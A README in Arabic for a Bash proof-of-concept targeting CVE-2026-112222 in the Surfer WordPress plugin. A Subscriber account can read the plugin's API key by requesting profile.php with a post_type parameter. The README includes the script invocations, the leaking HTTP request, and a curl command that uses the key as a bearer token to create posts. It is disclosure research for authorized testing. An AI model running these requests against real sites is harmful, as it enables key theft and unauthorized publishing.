 mor-golan/cve-2026-112222
إثبات مفهوم (PoC) بلغة Bash للثغرة CVE-2026-112222: يسرّب حساب مشترك (Subscriber) مفتاح API الخاص بإضافة Surfer لـ WordPress عبر صفحة الملف الشخصي، مما يتيح إنشاء منشورات REST مصادَق عليها.

| CVE | CVE-2026-112222 |
| الإضافة | Surfer (surferseo) |
| المتأثرة | <= 1.8.0.744 |
| تم إصلاحها في | 1.8.1.759 |
| الخطورة | CVSS 5.4 متوسط |
| ما يحتاجه المهاجم | حساب مشترك (Subscriber) |
| الاستشارة | Patchstack |
| التحليل المكتوب | mor-golan.github.io/research/cve-2026-112222-surferseo |
تُعلّق إضافة Surfer محمّل سكربت على إجراء admin_enqueue_scripts العام، ولا تحميه سوى بـ $screen->post_type، الذي يملؤه WordPress من الطلب. عندما يفتح مشترك (Subscriber) الرابط /wp-admin/profile.php?post_type=post، يحصل على صفحة تحتوي على كائن JavaScript باسم wpsurfer يتضمن الخيار المخزّن wpsurfer_api_access_key. هذا المفتاح هو أيضًا رمز الحامل (bearer token) الذي تقبله مسارات REST الخاصة بالإضافة surferseo/v1. في مختبري، استخدمه مشترك لنشر مقال عبر POST /wp-json/surferseo/v1/import_post/.
يسجّل هذا الـ PoC الدخول كمشترك، ويتحقق من صفحة الملف الشخصي دون المعامل كعنصر تحكم، ثم يطلبها مجددًا مع ?post_type=post، ويستخرج المفتاح. بعد ذلك يطبع طلب REST اللاحق الذي سيستخدم المفتاح، دون إرساله.


المفتاح في لقطة الشاشة وفي الأمثلة أدناه هو قيمة الكناري التي زرعتها في مختبري، SURFER-KEY-CANARY-4f91c7a3e2. وهو ليس مفتاحًا حقيقيًا.
المتطلبات: bash، curl، grep، sed. يجب أن يكون الموقع المستهدف قد فعّل الإضافة ومتصلًا بـ Surfer، حتى يحمل الخيار مفتاحًا. تحتاج إلى تسجيل دخول كمشترك.
chmod +x poc-surfer-subscriber-reads-api-key.sh

# target, user and password as arguments
./poc-surfer-subscriber-reads-api-key.sh http://localhost:8080 subscriber 'subscriber-password'

# or from the environment (TARGET defaults to http://localhost:8080)
TARGET=http://localhost:8080 WP_USER=subscriber WP_PASS='subscriber-password' ./poc-surfer-subscriber-reads-api-key.sh
رموز الخروج: 0 تعني أنه تم استرداد المفتاح، و1 تعني أنه لم يظهر، و2 تعني أن السكربت لم يتمكن من تسجيل الدخول أو أن أحد الطلبات قد فشل.
الطلب الذي يرسله السكربت للكشف عن التسريب:
GET /wp-admin/profile.php?post_type=post HTTP/1.1
Host: localhost:8080
Cookie: wordpress_logged_in_<hash>=<subscriber session cookie>
تحتوي الصفحة بعد ذلك على:
<script id="surfer-general-js-extra">
var wpsurfer = {"ajaxurl":"http://localhost:8080/wp-admin/admin-ajax.php", ... ,"api_key":"SURFER-KEY-CANARY-4f91c7a3e2", ... };
لتأكيد التأثير على الموقع، أرسل المفتاح المستعاد إلى مسار REST الخاص بالإضافة. يؤدي هذا إلى إنشاء منشور، لذا شغّله فقط على موقع يُسمح لك بتغييره:
curl -X POST 'http://localhost:8080/wp-json/surferseo/v1/import_post/' \
     -H 'Authorization: Bearer SURFER-KEY-CANARY-4f91c7a3e2' \
     -H 'Content-Type: application/json' \
     --data '{"content":"<p>poc</p>","title":"poc","metadata":{"postStatus":{"value":"draft"}}}'
في مختبري، أعاد المسار نفسه HTTP 401 مع rest_forbidden دون ترويسة Authorization ومع رمز bearer خاطئ، وأعاد HTTP 200 مع المفتاح المسرَّب.
poc-surfer-subscriber-reads-api-key.sh: يسجّل الدخول بصفتك مشتركًا (Subscriber)، ويشغّل أداة التحكم، ويستعيد المفتاح ويطبع طلب المتابعة.images/subscriber-reads-api-key.png: صفحة الملف الشخصي بصفتك مشتركًا في مختبري، وتُظهر مفتاح canary المسرَّب.لأغراض اختبار الأمان المصرَّح به والتعليم فقط. شغّله فقط ضد الأنظمة التي تملكها أو يُسمح لك باختبارها.
اكتُشف وأُبلِغ عنه بواسطة Mor Golan، صائد ثغرات CVE وباحث مكافآت الثغرات الإسرائيلي.






